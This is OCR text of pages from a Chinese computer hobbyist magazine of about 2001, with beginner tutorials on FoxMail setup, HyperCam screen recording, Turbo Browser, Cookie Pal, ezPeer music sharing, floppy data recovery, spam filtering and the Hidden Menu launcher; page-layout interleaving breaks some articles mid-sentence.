低优先级(L)
主题就是邮件的"中心思想"，要想信息传达更加有效，对主题可不能马虎!
此处填写电子邮件地址。对于暗送，是你希望邮件同时被他看到，但是又不想让"收件人"知道其他人也收到这封邮件时使用。
跟上面的"收件人"和"回复"相同，"暗送"也需要从"邮件头"设置后才会显示出来。
"邮件优先级别"，这是一个通常被忽略的功能。
邮件服务器会先行处理优先级别高的邮件。
设置时点击之后选择相应级别就可以了。
aefea，您好!
这是一封测试邮件!
致
礼!
aefea
aefea@sina.com
这是邮件正文，想要侃侃而谈，尽管打字好了!

6

飞狐信使


帐户属性
FlySea
个人信息
邮件服务器
发送邮件
接收邮件
其它POP3
字体与显示
标签
邮件服务器
发送邮件服务器(SMTP)(S):
smtp.sina.com.cn
SMTP服务器需要身份验证
设置(T)...
接收邮件服务器(POP3)(P):
pop3.sina.com.cn
POP3 邮箱帐号(A):
aefea
密码(W):
高级(V)...
设置完成之后再发送邮件，就会畅通无阻了!
另外，如果你是拨号上网，使用ISP的发件服务器通常不需要设置SMTP身份认证。
确定
取消
为了顺利地发送邮件，还得费一番周折!
从"帐户"中选择"属性"，或者直接右键单击帐户名并选择"属性"。
1.在"邮件服务器"选项中，选中"SMTP服务器需要身份验证"。
2.点击"设置"。
3.输入验证信息或者使用与POP3服务器相同的信息。
ESMTP 服务器验证
验证
使用与 POP3 服务器相同的信息(U)
验证信息(A)
帐号(C):
密码(P):

7


FoxMail [FlySea]
收取邮件(G)
发送待发邮件(S)
建新邮箱(N)
帐号重命名(R)
访问口令(A)...
过滤器(F)...
属性(P)...
口令
请输入帐户访问口令:
口令(P):
确认(C):
确定
取消
请输入口令(P)
如果不想让别人在你离开时偷窥你的信件，给你的信箱加上口令就很重要了。在帐户上右键单击，选择"访问口令"并在随后弹出的"窗口"中输入密码。
重新启动FoxMail，你会发现帐户的小人前面多了一把锁！要想进入，系统就会弹出"窗口"让你输入密码。

8



FoxMail [FlySea]
写新邮件(N)...
转发邮件(F)...
再次发送(A)...
地址信息(I)...
加到地址簿(B)...
原始信息(V)...
标记状态为(M)
改变标签(H)
字符转换(C)
解码(O)
转移到(T)
删除(D)
自动识别
不使用韩文
系统默认
简体中文(GB2312)
繁体中文(BIG5)
日文(Shift-JIS)
韩文(KSC)
BIG5 -> GB
GB -> BIG5
发现乱码?
试试选择繁体中文，或许毛病就在这里!
aefea
aefea@sina.com
BioChip.zip (359K)

9



自己制作 演示教材

□黑龙江　Swimmingfish





我们喜欢玩电脑游戏，对于游戏中出现的精彩的过场动画尤其难以忘怀，怎么才能时时都能观看它们呢？经常在网络上浏览，看到制作精美的动画，你是不是很想将它们下载回来，慢慢品味？可惜的是，有些网站就是不开放下载的功能，怎么办呢？想没想过将我们自己操作电脑的所有步骤，包括鼠标的移动及按动按钮等都以动画的形式记录下来，做个自制教学演示动画给亲人和朋友看看？我想，对于这些在电脑使用中遇到的问题，HyperCam 一定能帮上你的忙。

我们都知道，HyperSnap - DX 是一个非常好的抓图软件，它能够截取电脑屏幕上的任意静止画面，不但功能强大，而且操作简单，但是对于它的双胞胎姐妹HyperCam却知之甚少。这个文件是大小329kB的共享软件，如果你的外语水平不算太好的话，也可以利用它的汉化程序。HyperCam 是一个强大的屏幕捕捉程序，它能将所要截取的动画存成标准的AVI文件格式，并且这个软件的使用方法极其简单，就像它的姐妹 HyperSnap - DX。

HyperCam 录制的 AVI 文件比较大，但可以把它压缩成短小的MPEG文件，具体转换方式可以参见《电脑爱好者》2001 年 3 期中的“视频格式转换也疯狂”。建议将你的机器设置为8位颜色模式(256色)，如果色彩数太高，会导致你的AVI文件过大。它每秒钟可以捕捉10 帧 640 × 480 的画面(Pentium 133)，如果捕捉区域比较小，或者你的机器更快的话，每秒钟就能捕捉更多的帧数。

图 1 就是 HyperCam 的运行界面。

首先单击“Screen　Area”标签对录制屏幕的范围进行设置。HyperCam 有两种设置方式：一种是在屏幕上选择一定的范围(Select Region)，另一种是选择一个窗口(Select　Window)。在这里我们需要注意的是，应该让选择区域尽可能的缩小，不然HyperCam将弹出对话框(图 2)，提醒你调整帧数或者修改屏幕大小。

Hot　Keys 标签用于设置所有的热键（图 3），默认值为：开始／停止为 F2 键，暂停／恢复为 F3 键，暂停过程中可以一帧一帧的录，只要按 F4 键即可。其下设置的一个组合键相当有用，它可以让截取的面积随着鼠标的移动而移动，按住Ctrl和Shift并移动鼠标，或按一下Shift 和 F3，再移动鼠标看看有何效果。你会惊奇这个软件的功能是那么的强大。

AVI　File 标签用于对 HyperCam 生成的动画文件（AVI 文件）的设置 (图4)。如果我们选择的录制区域太大，HyperCam 往往会提醒你对它的帧数进行调整。这里的参数有：每秒截多少帧，几幅关键帧，帧压缩比，以及选择哪种压缩方式。建议使用默认值。




图 1



图 2




图 3




图 4

当然了，有声音的动画才是完美的，不但满足了感观享受，对于理解上也是必不可少的。

Sound标签用于对声音的采样频率和采样通道的设置(图5)，但是必须在勾选了"Record Sound"项后才有效。从笔者的使用经验看，也建议读者使用默认值。

“Other Options”选项是版本中新增的功能 (图6)，它能够将你在录制范围内的所有鼠标响应也录制下来，可以调整它的左键和右键点击的颜色和声

超强的资源管理器——Turbo Browser 2001

□湖北 乡巴佬

终日面对着Windows资源管理器那一成不变的面孔是否觉得有点厌烦？都已经到了网络时代了，谁不希望自己的电脑多些个性呢？于是，我就上网去找寻我理想的资源管理器软件。通过几番比较对照，最终选择了Turbo Browser 2001。它除了可以完成Windows自带资源管理器的所有功能外，还具有许多额外的加强功能，而且其网络功能也十分强大！

下载的Turbo Browser 2001是一个标准的自解压安装程序。运行后，Turbo Browser 2001就在你的电脑上安家了。然后运行“开始/程序/Turbo Browser 2001”就可以打开程序，其程序主界面如图1所示。下面我们就看看如何使用Turbo Browser 2001，从而提高自己的工作效率。

一、文件管理功能

Turbo Browser 2001具备了文件管理器所有常用的功能。比如打开、关闭文件、操作动作的返回与前进，文件的拷贝、粘贴、改名、注释、新建文件和删除文件等等。除此之外，Turbo Browser 2001与Windows自带的资源管理器的界面有很大不同。不是只有目录列表和文件列表，而是分为四屏，除另外多了一个文件列表框之外，还增加了一个文件预览窗口。图1的最右侧，就是一张图片的预览。

1.如何实现文件的复制

由于Turbo Browser 2001是多窗口操作，因此它可以显示多个目录下的文件，甚至还可以直接显示“回收站”以及“我的公文包”内的文件，图1左二的列表框中列出的就是“回收站”中的文件。用户可以直接用鼠标拖动文件来实现文件的移动。当然，也可以用鼠标左键选定文件后，单击菜单栏上的“Edit”选项，然后在下拉菜单中选择“Copy to Folder"或者“Move to Folder”。这时会出现图2所示界面，选择一个目录后，单击“OK”就可以完成移动或复制文件的操作了。



图1




图2

文件属性更改的操作也很简单，只要执行“Tools/Change file properties”命令，把需要更改的属性更正后单击“Apply”按钮即可！

2.备份与恢复文件

Turbo Browser 2001提供了一个非常有用的附加备份功能，可以将用户选定的文件或文件夹以压缩的方式保存起来。先选中“Tools/

音大小，很有意思。

HyperCam是共享软件，如果不注册购买，在录制时会在屏幕左上角显示一行字告诉你：这是未注册版本，请你去注册，但在使用功能上没有任何差别。如果想注册，可以通过License（许可证）标签，对下载的HyperCam进行注册购买。

在最底下还有一排按钮，分别是"开始"、"暂停"、"播放"、"缺省设置"、"帮助"和"退出"。按"开始"后按钮将会变成 "停止"，按"暂停"后按钮将会变成"继续"。至于"播放"，它会自动调用Windows的播放器对你所录制的动画进行预览。

最后说点题外的话，HyperCam是少数几个可以录制游戏的软件，金山公司就用它做了很多游戏演示，但只限于《剑侠情缘》、《仙剑》等RPG游戏和《帝国时代》等二维即时战略游戏，对《QUAKE3》这样的3D游戏就爱莫能助了。另外，在网易动画站（http://cartoon.163.com）上有许多优秀的Flash作品，前一段时间，我就用HyperCam录制了一个张柏芝的《星语心愿》，效果还真不错。

怎么样，如果心动了，就快下载一个用用吧！




图5






图6


图 3


图 4



图 5


图 6




图 7



图 8

Backup... ”命令，并在弹出的窗口（如图3）中选择“ Create a new package script ”，并在上面“ Script file ”一栏中确定备份文件的存放路径与文件名，然后按下“ Backup Now ”按钮就可以开始备份操作。在恢复文件时，也可以按照这个步骤进行，所不同的就是要选择“ Open an existing package script ”。

3.压缩与解压缩

Turbo Browser 2001提供了相当方便的压缩与解压功能。每个 Zip 文件都被视为一个特殊的文件夹，用户可以直接查看到 Zip 压缩包里的文件列表，并可预览文件内容。除此之外，Turbo Browser 2001 还允许用户直接运行压缩包中的可执行文件，就像它完全没有被压缩一样。用户在Turbo Browser 2001 的文件列表框中选定文件或文件夹之后，就可以执行“ Tools / Zip… ”命令，这时会出现如图 4 所示界面。设置好一些压缩参数，如压缩行为、压缩比例、压缩文件名等，然后单击“ Zip ”按钮就可以完成操作。打开压缩包的操作，只要执行“ Tools/Unzip… ”命令即可。

4.文件夹的比较


如果需要对两个文件夹进行同步处理，而不知道哪些文件是完全相同的，哪些文件需要更新，那么 Turbo Browser 2001 提供的文件夹比较功能可以帮你解决这个难题。运行“ Tools/Compare Folders ”命令后，出现如图 5 所示界面。设置好需要进行比较的文件夹的路径，单击“ Compare ”按钮，就会得到一份 Turbo Browser 2001 提供的比较报告。

二、网络功能

除了常规的文件管理功能以外，Turbo Browser 2001 还提供了相当强大的网络功能。Turbo Browser 2001 将它的网络功能分为两大类—— FTP 和 Internet。下面我们就简单介绍一下。

1.FTP功能

Turbo Browser 2001 具备了相当完善的 FTP 传输功能。如图 6 所示，当用户需要进行 FTP 传输时，只需执行“ FTP / Quick Connect... ”命令，这时会出现如图7所示界面。设置好FTP地址名称、登录用的账户名、账户密码后，单击“ OK ”按钮，就会建立一个FTP链接。这时就会显示出站点上的文件目录列表，用户可以使用拖放的方式进行文件传输。


图 9

2.Internet功能

Turbo Browser 2001 提供的 Internet 功能比较多，可以使用它下载整个站点。执行“ Internet/Download Web Site ”命令后，出现如图8所示界面，填写好需要下载站点的地址和存放在本地硬盘的目录名，还可以通过单击“ Options ”选项来设置下载的层数和最大下载页数，设置好以后，单击“ Start ”按钮就可以开始下载了！

Turbo Browser 2001 在这里还可以实现 HTTP 下载。具体操作是：执行“ Internet/HTTP Download File ”命令，出现如图9所示界面。在这个窗口中确定HTTP服务器的名称，并确定本地存放文件的目录后，单击“ Download ”按钮，就可以进行下载了。HTTP 上传的操作与之类似，这里就不再赘述了。

除了上述两大功能外，Turbo Browser 2001 还可以通过电子邮件发送文件。执行“ Internet/Send Files via E-mail ”命令，用户所选定的文件就会自动添加到邮件的附件中，然后再确定收信人的地址、邮件主题即可。但这里要说明的是，Turbo Browser 2001发邮件调用的是系统默认的邮件程序（如 Outlook Express），而不是自带的邮件程序。

总的来说，Turbo Browser 2001 的功能相当强大，完全可以替代Windows自带的资源管理器。相信你用后一定能够喜欢！

抹去你的网上痕迹

□广州　小玉哥

人们常说科技是一把双刃利剑，在给我们带来方便快捷的同时，也“ 顺便 ”捎来了意想不到的麻烦。上网冲浪也不例外，当你兴冲冲地进入一个网站时，页面上出现“ 欢迎你第 XX 次访问，再次谢谢您的光临！ ”之类的话语，你或许会有所警觉，但同时又充满了好奇：它怎么知道这是我第十一次访问呢？这就是 Cookie 搞的鬼。

Cookie 翻译成中文就是“ 小甜饼 ”的意思。简单来讲，Cookie 其实就是网站在你硬盘上留下的小记录，为 TXT 文本文件，用来记录你在网站中输入的信息或你访问站点时所做的选择。Cookie的本意是友好的，其出发点是为了方便用户访问网站，但遇到一些别有用心的网站，那后果就很难想象了。你的疏忽会使 Cookie 变为致命的小甜饼，成为泄露你个人资料的祸首，出卖你在线隐私的元凶。

当然我们完全可以对Cookie说不，在浏览器中设置拒绝Cookie，但互联网上也有不少信誉好的网站，当我们光顾这些网站时，没有 Cookie 的帮忙的确很不方便，我们总不能因噎废食吧？有没有一个皆大欢喜的解决方法呢？我们请出了甜饼好伙伴 Cookie　Pal。

Cookie　Pal最大的好处是它可以允许你自动地接受或是拒绝网站加给你的 Cookie。在安装完 Cookie　Pal 之后，系统托盘内会生成一个图 1 所示的图标。别看它藏身于此，一旦你上网冲浪，它就会自动开始工作，在后台帮你时刻监视Cookie的行踪。一旦有可疑目标出现，Cookie　Pal 就会弹出一个对话框，提醒你是否接受网站加给你的Cookie，你可以选择接受或是拒绝。如果同意就按“ Yes ”，反之则按“ No ”。对有嫌疑的网站，你可要毫不留情地说 No。

双击系统托盘内的Cookie　Pal图标　，从打开的窗口中可以对Cookie进行更多有效的管理。图1所示对话框中列出了系统默认浏览器中保存的所有 Cookie 文件，真是不看不知道，一看吓一跳，有些文件可是保存着很敏感的信息哦。如果你认为某些 Cookie 文件不安全，可以选中后按“ Delete ” 按钮删除。

点击“ Filters ”标签，显示如图 2 所示界面，这一项功能用于 Cookie 过滤，即你可以自定义默认拒绝或接受 Cookie 的网站。比如在“ Accept cookies　from ”中点击“ New ”，从弹出的窗口中输入网址http://www.tom.com，表明默认接受该网站的Cookie文件。注意到中间的“ << ”和“ >> ”按钮了吗？那是用来快速切换接受网站和拒绝网站的。比如说选中http://www.tom.com，点击“ >> ”则该站点就很不幸地被打入到拒绝接受Cookie的“ 黑名单 ”中去啦。此外，务必将“ Cookies　from　unknown　servers ”设置为“ Ask　for　confirmation ”，即其他站点要求加入 Cookies 时必须取得你的授权方可。

点击“ Sounds ”标签，我们可以为不同的操作定义不同的提示音，比如当一个 Cookie 被你接受，可以定义为你所喜欢的声音。如图 3，按下“ Play　this　sound　when　a　cookie　is　accepted ”右侧的按钮，选择喜欢的声音文件即可。如果不放心，可以按“ Test ” 试听一下。

OK，有了 Cookie　Pal 相伴，从此出入各大站点之间就无忧无虑了。




图 1




图 2

图 3

特别提醒：本刊介绍的部分共享软件可以在《电脑爱好者》网站(http://www.cfan.net.cn)“ 期刊软件 ” 一栏中找到下载链接。

小甜饼 Cookie 究竟是什么

□广州 小玉哥

我们在浏览某些网站时，这些站点能在我们的硬盘上存储一小段文本信息，这段文本就称之为 Cookie。它一般隐藏于浏览器之中，一旦需要，可以随时通过浏览器快速辨识你的个人资料以及上网习惯的相关记录。

比如，当你访问一个新的网站的时候，这个网站就会将 Cookie 安置到你的浏览器中，以方便日后的辨识与分析工作。当你再次访问该网站时，网站通过提取上次保存的 Cookie 文件，分析你电脑中的相关设定以及个人资料，可以为你做出个性化的动作，为你的浏览带来便利。

Cookie 可以用来干什么？

目前 Cookie 最常见的应用是用于网站登录上，因为 Cookie 文件已经记录了你的登录名和密码，这样我们就不用每次访问时都输入自己的用户名和密码了。再比如你在某家航空公司站点查阅航班时刻表，该站点可能就创建了你所查阅过的航班的 Cookie，在你下次访问该站点时，网站会根据你的情况对显示的内容进行调整，将你上次感兴趣的航班内容显示在最前方。这是一种比较高级的 Cookie 应用。

毫无疑问，Cookie通过记录个人资料与个性化操作，的确能为我们带来方便，但也确有许多存在你电脑中的 Cookie 是不必要的，由此造成了一种隐患。要是 Cookie 被不相关人士偷窥，会惹上不少泄露隐私的麻烦。

对 Cookie 的再认识

诚然，由 Cookie 引发的安全问题的确不少，但绝非说 Cookie 是洪水猛兽，亲近不得。我们要客观地看待这个问题。由于 Cookie 全部是 TXT 文本文件，它只能记录用户的一些上网习惯、偏好以及上网记录等数据，而不是可执行文件，所以它绝不能删除文件、破坏系统，更不能格式化硬盘，它只不过是一个比较傻和多嘴一点的管家。因此对于单机，它不可能搞出什么乱子，但在隐私越来越重要的今天，在线安全越来越受到重视，因此也不可小觑它带来的在线危害。

音乐，为我们而分享 Napster ezPeer

□南京 王呜呜



图 1



图 2

还记得Napster刚刚推出的时候给人们带来的震撼吗？通过它可以在全世界网友的计算机中找寻自己所需要的 MP3 歌曲，极大地丰富了歌曲资源。不过，Napster毕竟是一个老外制作的软件，且不说界面存在的语言障碍，通过它来查找中文歌曲并不能体现它的强大威力，这多少是一个遗憾。可现在我们有了中国人自己的Napster——ezPeer，它也能够帮助我们与其他音乐爱好者建立联系，并分享自己的金曲，共同感受音乐的魅力。(不过，请注意音乐的版权问题)

ezPeer采用用户之间直接联络的方式，只要运行这个软件就可以把自己的计算机虚拟为 Internet 上的一台服务器，所以你共享的歌曲就能够被大家查询和下载。但它的功能却远远不止这些，利用这种工作模式，我们还可以将自己硬盘中的文件共享，以便他人下载使用。而且ezPeer还内置了聊天室、网页浏览器和类似 OICQ 的聊天功能，这可以让我们在下载的同时和别的网友一起消磨漫长的时间。说了这么多，你是不是想尝试一下 ezPeer 呢？那我们就一起进入这个网络音乐世界吧。

首先，大家要下载一个 ezPeer 的安装文件，大小为 1.7MB，然后采用一路回车法将其安装到硬盘中。第一次使用的时候，系统会弹出图1所示的窗口，要求你注册用户身份。此时要键入一个会员账号和口令，同时输入电子信箱和一些相关的个人信息。注册完之后，出现在眼前的将是一个比较精美的操作界面(图2)。这个窗口采用了淡灰色作为背景图案，并且不规则地放置了几个深色的圆形图案，在3D按钮的衬托下处处体现出一种古典且又




图 3



图 4



Í¼5



图 6



图 7

现代的感觉。

使用ezPeer查找歌曲的时候，先要在右边输入需要查找的歌名，比如“用心良苦”，然后点击“找歌曲”按钮。几乎在你按下按钮的同时，左边区域就会显示出相应的歌曲名称，同时还有拥有者的信息、歌曲所在的目录、歌曲大小和播放时间等信息。在列表中选择一个链接并点击“下载”按钮，它就被添加到文件下载列表中进行下载了(图3)。怎么样，ezPeer的歌曲查找和下载还算简单吧？而且它还有断点续传的功能，当你有事外出，或者遇到死机、断电等意外的时候，只要重新连接到 Internet 并登录到 ezPeer 上，就可以继续下载以前没有完成的任务了。

独乐乐，与众乐乐，孰乐？所以当我们手中有了好听的 MP3 歌曲之后，也要想办法给大家共享呀。这时在ezPeer的安装目录中可以找到一个名为“Share”的文件夹，你可以在其中新建一个名为“MP3”的文件夹，然后将需要共享的歌曲复制到这个文件夹中。此时再进入ezPeer界面并切换到“珍藏音乐”，这时就可以看见已经有共享的 MP3 音乐了(图4)。有兴趣的话，不妨将你所有的 MP3 歌曲共享给网友吧。

除此之外，ezPeer还提供了最新的榜单，而且还根据大家的喜好分为国语、粤语、东洋和西洋等几个类别。如果你想知道最近什么歌曲最流行，只要简单地点击“排行榜”按钮，就可以迅速知晓结果(图5)。

下载歌曲的时候，如果你发现时间比较长，那么不妨到ezPeer附带的聊天室找几个网友畅谈一番。这个聊天室也是ezPeer的一个特色所在，因为它是为目前在线的注册用户所定制，大家可以自行创建一个聊天室，也能加入到别人的聊天室中进行讨论(图6)。遇到知己好友，还可以把他添加为你的哈烧友(类似OICQ的好友名单)中，然后你们再通过类似OICQ的方式进行聊天(图7)。

实际使用中，你会发现 ezPeer 的搜索效率非常不错，这是因为当每个注册用户把自己的MP3歌曲共享之后,总体的数量就很可观了。比如每个用户提供了 10 首歌曲，当有 1000 个用户在线的时候，就有 10000 首歌曲文件可供搜索下载；当有 5000 个成员的时候，那就是 50000 首歌曲，这就是集体的力量！

好了，说了这么多，你难道还不想尝试一下和别人分享音乐的快乐吗？事不宜迟，赶快来体验一下 ezPeer 带给你的欣喜吧……

也谈 HD－COPY 救盘

□湖南　尹三君

读《电脑爱好者》第 5 期中的“妙用 HD－COPY 救盘”一文后，获益不浅，挽救了几张软盘中的重要数据。不过，由于软盘的可靠性实在太差，用不了几次又会出同样的问题。如果能把软盘中的数据直接恢复到硬盘中就好了。带着这个目的，几经试验，发现用 HD－COPY 配合 IMG.EXE 可把坏盘上的数据直接恢复到硬盘中。操作步骤如下：

1.运行 HD－COPY，插入坏盘，用“Read”命令读软盘。

2.执行“Put to file”命令，在“Enter path/filename”下输入文件名及路径,如:C:\hf.img。

3.退出 HD－COPY。

4.在 MS－DOS 方式下运行 IMG.EXE。

5.按“Ctrl+Alt”不放再依次按 S、D、X，激活 IMG 窗口。

6.在“filename”栏中输入文件名“C:\hf.img”后一直按回车键，直到光标移到最后一栏中。

7.按“ESC”键退出 IMG 窗口，到 MS－DOS 提示符下。

8.转到 A 盘（注：此时的 A 盘是 IMG 自动虚拟的）。

9.把 A 盘中的内容用 XCOPY 命令拷入硬盘中。

10.按“Ctrl+Enter”键释放 IMG.EXE。

垃圾邮件 防守战

□广州 呢仔男孩

“天啊！才一天，居然有5X封Email？我晕……”

各位读者在打开自己的电子邮箱的时候，想必也遇到过以上的情况吧？在这5X封邮件里，有4X封的标题都是“免费xxx...”、“欢迎xxx...”和“最新xxx...”，没错，都是垃圾邮件！

究竟什么是垃圾邮件呢？中国电信说：“向未主动请求的用户发送的电子邮件广告、刊物或其他资料；没有明确的退信方法、发信人、回信地址等的邮件；利用中国电信的网络从事违反其他ISP的安全策略或服务条款的行为；其他预计会导致投诉的邮件就是垃圾邮件。”这么长的学术用语……总的来说，对你没有用的邮件都可以算是垃圾邮件吧！

一、从自己做起

垃圾邮件这么令人生厌，那么究竟如何才可以杜绝它呢？其实方法很简单，我们应该从自己做起。

1.不要随便公开自己的邮件地址

网络上有很多不同类型的社区、论坛和新闻组，如果你在上面公开了自己的邮件地址的话，那就很容易被一些专门收集电子邮件地址的工具找到。

2.没有必要的话，尽量使用免费的电子邮箱

ISP提供的电子邮箱，在超出一定容量后就要收费的。如果使用免费邮箱就不用担心了，而且可以毫不犹豫地扔掉。

3.使用多个邮箱

申请多个免费邮箱，一个用来对外公开，一个用来和好友通信，一个是工作联系……这不单可以为邮件分类，即使一个邮箱出乱子了，还有其他邮箱可以用，而且这样对邮件地址的保密有很大好处。

4.不要回复垃圾邮件

不论什么理由，都不应该回复垃圾邮件，因为很多垃圾邮件其实都不能肯定你的邮件地址是否存在，如果你回复它，就等于告诉敌人：“我在这里啊！”

二、反垃圾邮件

记住了以上的东西以后，那么现在你需要知道如何过滤和清除垃圾邮件了。

1.手工过滤

最原始的过滤方法就是手工过滤了，你可以通过在不同的地方设置一系列的信息，把不受欢迎的信件拒之门外。下面就介绍几种设置的方法。

·用Outlook Express设置

点选“工具/邮件规则/邮件”，你会看见“选择规则条件”和“选择规则操作”等几个部分（图1）。如果你经常收到“123@123.net”所发来的垃圾邮件，那么在“选择规则条件”中选择“若发件人中包括用户”，以及“规则说明”中的“包含用户”，弹出一个窗口后，输入“123@123.net”并单击“添加”（图2）。然后在“选择规则操作”中选择“从服务器上删除”（图3），最后点击确定。这样就达到了拒收垃圾邮件的目的。除非你的邮箱同时被非常多的地址发垃圾邮件，不然这应该是一个好方法。

·Foxmail的过滤功能

在“帐户”菜单下选择“过滤器”，你将看到一个弹出窗口。窗口左边是过滤器的名称，你可以建立多个过滤器（每个账号是分开的），而右边就是“条件”和“动作”两个选项（图4），使用方法基本和Outlook一样。

·Web的过滤功能

Web过滤也是通过设置一些过滤规则，让服务器在接收信件



图1




图2



图3



图4



图5

快速启动程序的好帮手——Hidden Menu

□山东　杨来立

你启动程序的时候，是否还用“开始/程序/…”这一老套路？太落后了！下面我向你介绍一款好软件——Hidden Menu，它能将你经常启动的程序收录到里面，要使用时一呼即出，又不占用你的桌面，真是个好东东。

这个软件的最新版本为V2.1 R3，软件大小329kB，是一款免费软件。下载后的软件是个压缩包，解压后双击Hidden Menu文件，因为该软件是一款绿色软件，不需要安装就可以使用。双击后出现如图1界面。该软件默认的语言是英语，你只要点击English，选择对话框中的"Simplified Chinese．ini"，软件立刻就变成中文操作界面。这时你把光标移到屏幕的右下角，立刻就会蹦出一黑色条块，右键点击该条块，出现如图2界面。选择“新增”，你就可以把你经常启动程序的快捷方式放到Hidden Menu里面了，同时你也可以把桌面上的快捷方式直接拖拉到里面。如你要删除某一块捷方式，把光标移到其上面，点击右键，选择图2中的“移除列”就可以了。如你选择“移除”，只是移除了该快捷方式，但列表依然存在。当你不想让Hidden Menu蹦出时，特别是当你玩游戏的时候，只要点击图2中的“停用”就可以了，这时在你的任务栏的右边会出现该软件的图标。如果你想恢复，只要左键点击一下该图标就可以。

下面再向大家介绍一下该软件的几个设定功能。点击图2中的“设定”，出现如图3对话框。在“一般”标签里面，你可以选择“开机后自动运行，结束时自动储存”等项目。在“显示”标签里，你可以设置显示文字的大小以及背景颜色等。在“弹出”标签里，你可以选择把Hidden Menu放到你屏幕的任意角落。在“项目选单”标签下，你可以查看在Hidden Menu里面的每一个程序的程序路径、开始位置等，并可以进行选取路径、视窗模式、选取图标、定义热键等选择。其他内容大家一看就会明白的。■

